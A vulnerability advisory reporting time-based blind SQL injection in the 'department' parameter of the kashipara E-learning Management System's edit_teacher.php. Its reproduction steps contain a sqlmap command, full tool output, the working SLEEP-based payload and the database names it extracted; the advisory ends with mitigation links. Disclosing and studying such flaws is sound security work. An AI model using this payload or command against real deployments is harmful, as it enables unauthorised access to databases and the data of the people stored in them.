

SQL Injection was found in the `/lms/admin/edit_teacher.php` of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the `department` parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document

Affected Vendor	kashipara
Affected Code File	<code>/lms/admin/edit_teacher.php</code>
Affected Parameter	<code>department</code>
Method	POST
Type	time-based blind
Version	V1.0


Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.



















The screenshot shows a web browser window with the address bar displaying `localhost/lms/admin/`. The main content area is light gray and contains a white login box on the right. The box has the title "Please Login" with a lock icon. Below the title are two input fields: the first contains the text "admin", and the second contains six dots representing a password. At the bottom of the box is a blue button with a right-pointing arrow and the text "Sign in".


Step 2: Navigate the 'Teachers' page click edit on any teacher from list.











The screenshot shows the M-Learning ADMIN Panel interface. On the left sidebar, the 'Teachers' menu item is highlighted with a red box. In the center, the 'Add Teacher' form is visible, showing fields for Department, Firstname, and Lastname. On the right, the 'Teacher List' table displays a list of teachers. The 'edit' icon (pencil) for the first teacher, Jomar Pabuaya, is highlighted with a red box.

PHOTO	NAME	USERNAME		
<input type="checkbox"/>	Jomar Pabuaya	1001		
<input type="checkbox"/>	Cristine Redoblo	1002		
<input type="checkbox"/>	Aladin Cabrera	1003		
<input type="checkbox"/>	Rammel Cadagat	test		
<input type="checkbox"/>	Ruby Mae Morante	1000		
<input type="checkbox"/>	Honeylee Magbanua	honey		
<input type="checkbox"/>	Charito Puray	chaw		
<input type="checkbox"/>	Lovelyn Layson			


Step 3: Now enable intercept in burpsuite and click on save button.



The screenshot shows the M-Learning ADMIN Panel interface. On the left sidebar, the 'Teachers' menu item is highlighted with a red box. In the center, the 'Edit Teacher' form is visible, showing fields for Department, Firstname, and Lastname. The 'save' button (floppy disk icon) is highlighted with a red box.

PHOTO	NAME	USERNAME	
<input type="checkbox"/>	Jomar Pabuaya	1001	
<input type="checkbox"/>	Cristine Redoblo	1002	
<input type="checkbox"/>	Aladin Cabrera	1003	
<input type="checkbox"/>	Rammel Cadagat	test	
<input type="checkbox"/>	Ruby Mae Morante	1000	
<input type="checkbox"/>	Honeylee Magbanua	honey	
<input type="checkbox"/>	Charito Puray	chaw	
<input type="checkbox"/>	Lovelyn Layson		

Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against request saved in file.

- `python.exe C:\sqlmap\sqlmap.py -r edit_teacher.txt --batch --dbs`

```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r edit_teacher.txt --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to abide by the applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this tool.

[*] starting @ 17:12:07 /2024-11-18/

[17:12:07] [INFO] parsing HTTP request from 'edit_teacher.txt'
[17:12:07] [WARNING] provided value for parameter 'update' is empty. Please, always use only valid parameter values
[17:12:07] [INFO] testing connection to the target URL
[17:12:07] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:12:07] [INFO] testing if the target URL content is stable
[17:12:08] [INFO] target URL content is stable
[17:12:08] [INFO] testing if POST parameter 'department' is dynamic
[17:12:08] [WARNING] POST parameter 'department' does not appear to be dynamic
[17:12:08] [WARNING] heuristic (basic) test shows that POST parameter 'department' might not be injectable
[17:12:08] [INFO] testing for SQL injection on POST parameter 'department'
[17:12:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:12:09] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:12:09] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:12:09] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:12:09] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[17:12:09] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[17:12:09] [INFO] testing 'Generic inline queries'
[17:12:09] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:12:09] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:12:09] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:12:09] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:12:19] [INFO] POST parameter 'department' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injection point
[17:12:19] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[17:12:19] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:12:19] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one column that appears to be injectable
[17:12:20] [INFO] checking if the injection point on POST parameter 'department' is a false positive
[17:12:20] [INFO] POST parameter 'department' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
```

Step 6: Now notice that 'department' parameter is detected vulnerable and all database is successfully retrieved.

```
[17:12:20] [INFO] checking if the injection point on POST parameter 'department' is a false positive
POST parameter 'department' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:
---
Parameter: department (POST)
  type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: department=4' AND (SELECT 2421 FROM (SELECT(SLEEP(5)))hEqq) AND 'iWOZ'='iWOZ&firstname=Jon
---
[17:12:35] [INFO] the back-end DBMS is MySQL
[17:12:35] [WARNING] it is very important to not stress the network connection during usage of time-bas
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:12:40] [INFO] fetching database names
[17:12:40] [INFO] fetching number of databases
[17:12:40] [INFO] retrieved:
[17:12:50] [INFO] adjusting time delay to 1 second due to good response times
7
i
[17:12:50] [INFO] retrieved: nformation_schema
[17:13:50] [INFO] retrieved: capstone
[17:14:18] [INFO] retrieved: capstone2
[17:14:48] [INFO] retrieved: mysql
[17:15:04] [INFO] retrieved: performance_schema
[17:16:03] [INFO] retrieved: phpmyadmin
[17:16:39] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>